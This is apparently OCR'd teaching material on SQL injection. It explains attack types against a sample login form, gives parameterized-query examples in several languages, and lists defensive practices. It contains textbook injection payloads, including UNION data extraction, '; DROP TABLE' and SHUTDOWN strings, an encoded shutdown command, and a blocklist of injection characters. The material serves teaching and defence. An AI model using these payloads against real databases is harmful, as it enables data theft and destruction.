
Structure of the table : **user_details**

	Field	Type	Collation	Attributes	Null	Default
□	userid	varchar(16)	latin1_swedish_ci		No	*None*
□	password	varchar(16)	latin1_swedish_ci		No	*None*
□	fname	varchar(100)	latin1_swedish_ci		No	*None*
□	lname	varchar(100)	latin1_swedish_ci		No	*None*
□	gender	varchar(1)	latin1_swedish_ci		No	*None*
□	dtob	date			No	*None*
□	country	varchar(30)	latin1_swedish_ci		No	*None*
□	user_rating	varchar(20)	latin1_swedish_ci		No	*None*
□	emailid	varchar(60)	latin1_swedish_ci		No	*None*



Records of the table : **user_details**

userid	password	fname	lname	gender	dtob	country	user_rating	emailid
scott123	123@sco	Scott	Rayy	M	1990-05-15	USA	100	scott123@example-site.com
ferp6734	dloeiu@&3	Palash	Ghosh	M	1987-07-05	INDIA	75	palash@example-site.com
diana094	ku$j@23	Diana	Lorentz	F	1988-09-22	Germany	88	diana@example-site.com




Structure of the table : **emp_details**

	Field	Type	Collation	Attributes	Null	Default
□	EMPLOYEE_ID	decimal(6,0)			No	0
□	FIRST_NAME	varchar(20)	latin1_swedish_ci		Yes	*NULL*
□	LAST_NAME	varchar(25)	latin1_swedish_ci		No	*None*
□	EMAIL	varchar(25)	latin1_swedish_ci		No	*None*
□	PHONE_NUMBER	varchar(20)	latin1_swedish_ci		Yes	*NULL*
□	HIRE_DATE	date			No	*None*
□	JOB_ID	varchar(10)	latin1_swedish_ci		No	*None*
□	SALARY	decimal(8,2)			Yes	*NULL*
□	COMMISSION_PCT	decimal(2,2)			Yes	*NULL*

Records of the table : **emp_details**

EMPLOYEE_ID	FIRST_NAME	LAST_NAME	EMAIL	PHONE_NUMBER	HIRE_DATE	JOB_ID	SALARY	COMMISSION_PCT
100	Steven	King	SKING	515.123.4567	1987-06-17	AD_PRES	24000.00	0.00
101	Neena	Kochhar	NKOCHHAR	515.123.4568	1987-06-18	AD_VP	17000.00	0.00
102	Lex	De Haan	LDEHAAN	515.123.4569	1987-06-19	AD_VP	17000.00	0.00
103	Alexander	Hunold	AHUNOLD	590.423.4567	1987-06-20	IT_PROG	9000.00	0.00
104	Bruce	Ernst	BERNST	590.423.4568	1987-06-21	IT_PROG	6000.00	0.00
105	David	Austin	DAUSTIN	590.423.4569	1987-06-22	IT_PROG	4800.00	0.00



localhost/sql/sql-injection/form.html

' UNION SELECT * FROM emp_details --

User ID:

' UNION SELECT * FROM emp_c

Password:

••••

abcd

Suppose the attacker enters ' **UNION SELECT * FROM emp_details --** in User ID field and **abcd** in Password filed as userid and password which generates the following query :

SELECT * FROM user_details **WHERE** userid =" **UNION SELECT * FROM** EMP_DETAILS **--** ' and password = 'abcd'

The two dashes (--) comments out the rest of the query i.e. **' and password = 'abcd'**. Therefore, the query becomes the union of two SELECT queries. The first SELECT query returns a null set because there is no matching record in the table **user_details**. The second query returns all the data from the table **emp_details**. Let try it with our login form.

Illegal/Logically Incorrect Queries

Purpose :

Identify injectable parameters

Identify database

Extract data

- ✓ In this type of injection an attacker is try gather information about the type and structure of the back-end database of a Web application.
- ✓ The attack is considered as preliminary step for further attacks.
- ✓ If an incorrect query is sent to a database, some application servers returns the default error message and the attacker takes the advantage of this weakness.
- ✓ They inject code in vulnerable or injectable parameters which creates syntax, type conversion, or logical error. Through type error one can identify the data types of certain columns. Logical error often expose the names of tables and columns.

Stored Procedures

Purpose :

Privilege escalation

Denial of service

Execute remote commands

- ✓ A stored procedure is a subroutine available to applications that access a relational database system. A stored procedure is actually stored in the database data dictionary. Typical use for stored procedures include data validation or access control mechanisms.
- ✓ Furthermore, stored procedures can consolidate and centralize logic that was originally implemented in applications. Extensive or complex processing that requires execution of several SQL statements is moved into stored procedures, and all applications call the procedures. One can use nested stored procedures by executing one stored procedure from within another.

- ✓ Stored procedures type of SQL injection try to execute store procedures present in the database. Most of the database have standard set of procedures (apart from user defined procedures) that extend the functionality of the database and allow for interaction with the operating system. The attacker initially try to find the database type with other injection method like illegal/logically incorrect queries. Once an attacker determine which databases is used in backend then he try to execute various procedures through injected code. As the stored procedure are written by developers, therefore these procedures does not make the database vulnerable to SQL injection attacks. Stored procedures can be vulnerable to execute remote commands, privilege escalation, buffer overflows, and even provide

Stored Procedures

Purpose :

Privilege escalation

Denial of service

Execute remote commands

- ✓ The attacker initially try to find the database type with other injection method like illegal/logically incorrect queries.
- ✓ Once an attacker determine which databases is used in backend then he try to execute various procedures through injected code.
- ✓ As the stored procedure are written by developers, therefore these procedures does not make the database vulnerable to SQL injection attacks.
- ✓ Stored procedures can be vulnerable to execute remote commands, privilege escalation, buffer overflows, and even provide administrative access to the operating system. If an attacker injects **';SHUTDOWN; --** into either the User ID or Password fields then it will generate the following SQL code :

```
select * from user_details where userid = 'abcd' and password = ''; SHUTDOWN; --
```

The above command cause database to shut down.

Alternate Encodings

Purpose :

Evade Detection

In this case the attacker injected encoded text to bypass defensive coding practices.

Attackers have arranged alternate methods of encoding through their **injected strings such as using hexadecimal, ASCII,** and Unicode character encoding. Scanning and detection techniques are not fully effective against alternate encodings.

See the following example :

```
SELECT * FROM users WHERE login= " AND pass=' ';exec(char(Ox73687574646j776e)) ‘
```

In the above code the char() function and ASCII hexadecimal encoding have used. The char() function returns the actual character(s) of hexadecimal encoding of character(s). This encoded string is translated into the shutdown command by database when it is executed.

Parameters for Protection

Some web developers use a "blacklist" of words or characters to search for in SQL input, to prevent SQL injection attacks.

This is not a very good idea. Many of these words (like delete or drop) and characters (like semicolons and quotation marks), are used in common language, and should be allowed in many types of input.

(In fact it should be perfectly legal to input an SQL statement in a database field.)

The only proven way to protect a web site from SQL injection attacks, is to use SQL parameters.

SQL parameters are values that are added to an SQL query at execution time, in a controlled manner.

ASP.NET Razor Example

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = @0";
db.Execute(txtSQL,txtUserId);
```

Note that parameters are represented in the SQL statement by a @ marker.

The SQL engine checks each parameter to ensure that it is correct for its column and are treated literally, and not as part of the SQL to be executed.

Another Example

```
txtNam = getRequestString("CustomerName");
txtAdd = getRequestString("Address");
txtCit = getRequestString("City");
txtSQL = "INSERT INTO Customers (CustomerName,Address,City) Values(@0,@1,@2)";
db.Execute(txtSQL,txtNam,txtAdd,txtCit);
```

Examples

The following examples shows how to build parameterized queries in some common web languages.

ASP.NET SELECT

```
txtUserId = getRequestString("UserId");
sql = "SELECT * FROM Customers WHERE CustomerId = @0";
command = new SqlCommand(sql);
command.Parameters.AddWithValue("@0",txtUserID);
command.ExecuteReader();
```

ASP.NET INSERT INTO

```
txtNam = getRequestString("CustomerName");
txtAdd = getRequestString("Address");
txtCit = getRequestString("City");
txtSQL = "INSERT INTO Customers (CustomerName,Address,City) Values(@0,@1,@2)";
command = new SqlCommand(txtSQL);
command.Parameters.AddWithValue("@0",txtNam);
command.Parameters.AddWithValue("@1",txtAdd);
command.Parameters.AddWithValue("@2",txtCit);
command.ExecuteNonQuery();
```

PHP INSERT INTO

```
$stmt = $dbh->prepare("INSERT INTO Customers (CustomerName,Address,City)
VALUES (:nam, :add, :cit)");
$stmt->bindParam(':nam', $txtNam);
$stmt->bindParam(':add', $txtAdd);
$stmt->bindParam(':cit', $txtCit);
$stmt->execute();
```

```
public class jdbcConn {
   public static void main(String[] args) throws Exception{
      Class.forName("org.apache.derby.jdbc.ClientDriver");
      Connection con = DriverManager.getConnection
      ("jdbc:derby://localhost:1527/testDb","name","pass");
      PreparedStatement updateemp = con.prepareStatement
      ("insert into emp values(?,?,?)");
      updateemp.setInt(1,23);
      updateemp.setString(2,"Roshan");
      updateemp.setString(3, "CEO");
      updateemp.executeUpdate();
      Statement stmt = con.createStatement();
      String query = "select * from emp";
      ResultSet rs =  stmt.executeQuery(query);
      System.out.println("Id Name    Job");
      while (rs.next()) {
         int id = rs.getInt("id");
         String name = rs.getString("name");
         String job = rs.getString("job");
         System.out.println(id + "  " + name+"   "+job);
      }
   }
}
```

Defending against SQL Injection

Researchers and security managers have proposed various defensive methods to fight against SQL injection attack. The root cause of almost every SQL injection is invalid input checking. Here is a list of prevention methods :

- ✓ Input Validation
- ✓ Input Checking Functions
- ✓ Validate Input Sources
- ✓ Access Rights
- ✓ Configure database error reporting

Input Validation

– Simple input check can prevent many attacks.
– Always validate user input by checking type, size, length, format, and range.
– Test the content of string variables and accept only expected values.
– Reject entries that contain binary data, escape sequences etc. This can help prevent script injection and can protect against some buffer overrun exploits.
– When you are working with XML documents, validate all data against its schema as it is entered.

Input Checking Functions


✓ Certain characters and character sequences such as ; , --, select, insert and xp_ can be used to perform an SQL injection attack.

✓ Remove these characters and character sequences from user input which reduces the chance of an injection attack.

✓ Scan query string for undesirable word like "insert", "update", "delete", "drop" etc. check whether it represent a statement or valid user input.

✓ Write a function which can handle all of this.

✓ List of the characters which are used to perform an SQL injection attack :



Input character	Meaning in SQL
;	Query delimiter.
'	Character data string delimiter.
--	Comment delimiter.
/* ... */	Comment delimiters. Text between /* and */ is not evaluated by the server.
xp_	Used at the start of the name of catalog-extended stored procedures, such as xp_cmdshell.

Validate Input Sources
– There are so many ways to attack a database, therefore the developer should check and authenticate all input sources and disallow unidentified or untrusted users/websites.

Access Rights/User Permissions
– Create "low privileged" accounts for use by applications.
– Never grant instancelevel privileges to database accounts.
– Never grant databaseowner or schemaowner privileges to database accounts.
– Be aware of the permission scheme of your database.

Configure database error reporting
– Some application server's default error reporting often gives away information that is valuable for attackers (table name, field name, etc.).
– Developer should configure the system correctly, therefore this information will never expose to an unauthorized user.

Apart from the above there are several methods which can prevent from SQL injection.

How to guard against SQL Injection Attacks

An organization can adopt the following policy to protect itself against SQL Injection attacks.

User input should never be trusted. It must always be sanitized before it is used in dynamic SQL statements.

Stored procedures – these can encapsulate the SQL statements and treat all input as parameters.

Prepared statements –prepared statements work by creating the SQL statement first then treating all submitted user data as parameters. This has no effect on the syntax of the SQL statement.

Regular expressions –these can be used to detect potential harmful code and remove it before executing the SQL statements.

Database connection user access rights –only necessary access rights should be given to accounts used to connect to the database. This can help reduce what the SQL statements can perform on the server.

Error messages –these should not reveal sensitive information and where exactly an error occurred. Simple custom error messages such as “Sorry, we are experiencing technical errors. The technical team has been contacted. Please try again later” can be used instead of display the SQL statements that caused the error.

10 Powerful SQL Injection Tools That Penetration Testers

- http://www.efytimes.com/e1/fullnews.asp?edid=132535

- sqlsentinel
- http://www.codecomplete4u.com/sqlsentinel-open-source-tool-sql-injection-security-testing/

An Example SQL Injection Attack

Product Search: **blah‘ OR ‘x’ = ‘x**

- This input is put directly into the SQL statement within the Web application:
  - $query = “SELECT prodinfo FROM prodtable WHERE prodname = ‘” . $_POST[‘prod_search’] . “’”;
- Creates the following SQL:
  - SELECT prodinfo FROM prodtable WHERE prodname = ‘**blah‘ OR ‘x’ = ‘x**’
  - Attacker has now successfully caused the entire database to be returned.

A More Malicious Example

- What if the attacker had instead entered:
  - **blah‘; DROP TABLE prodinfo; --**
- Results in the following SQL:
  - SELECT prodinfo FROM prodtable WHERE prodname = ‘**blah’; DROP TABLE prodinfo; --**’
  - Note how comment (--) consumes the final quote
- Causes the entire database to be deleted
  - Depends on knowledge of table name
  - This is sometimes exposed to the user in debug code called during a database error
  - Use non-obvious table names, and never expose them to user
- Usually data destruction is not your worst fear, as there is low economic motivation

Other injection possibilities

- Using SQL injections, attackers can:
  - Add new data to the database
    - Could be embarrassing to find yourself selling politically incorrect items on an eCommerce site
    - Perform an INSERT in the injected SQL
  - Modify data currently in the database
    - Could be very costly to have an expensive item suddenly be deeply ‘discounted’
    - Perform an UPDATE in the injected SQL
  - Often can gain access to other user’s system capabilities by obtaining their password

Defenses

- Use provided functions for escaping strings
  - Many attacks can be thwarted by simply using the SQL string escaping mechanism
    - ‘ → \’ and “ → \”
  - mysql_real_escape_string() is the preferred function for this
- Not a silver bullet!
  - Consider:
    - SELECT fields FROM table WHERE id = **23 OR 1=1**
    - No quotes here!

More Defenses

- Check syntax of input for validity
  - Many classes of input have fixed languages
    - Email addresses, dates, part numbers, etc.
    - Verify that the input is a valid string in the language
    - Sometime languages allow problematic characters (e.g., ‘*’ in email addresses); may decide to not allow these
    - If you can exclude quotes and semicolons that’s good
  - Not always possible: consider the name Bill O’Reilly
    - Want to allow the use of single quotes in names
- Have length limits on input
  - Many SQL injection attacks depend on entering long strings

Even More Defenses

- Scan query string for undesirable word combinations that indicate SQL statements
  - INSERT, DROP, etc.
  - If you see these, can check against SQL syntax to see if they represent a statement or valid user input
- Limit database permissions and segregate users
  - If you’re only reading the database, connect to database as a user that only has read permissions
  - Never connect as a database administrator in your web application

More Defenses

- Configure database error reporting
  - Default error reporting often gives away information that is valuable for attackers (table name, field name, etc.)
  - Configure so that this information is never exposed to a user
- If possible, use bound variables
  - Some libraries allow you to bind inputs to variables inside a SQL statement
  - PERL example (from http://www.unixwiz.net/techtips/sql-injection.html)

```
$sth = $dbh->prepare("SELECT email, userid FROM members WHERE
   email = ?;");
$sth->execute($email);
```

Be careful out there!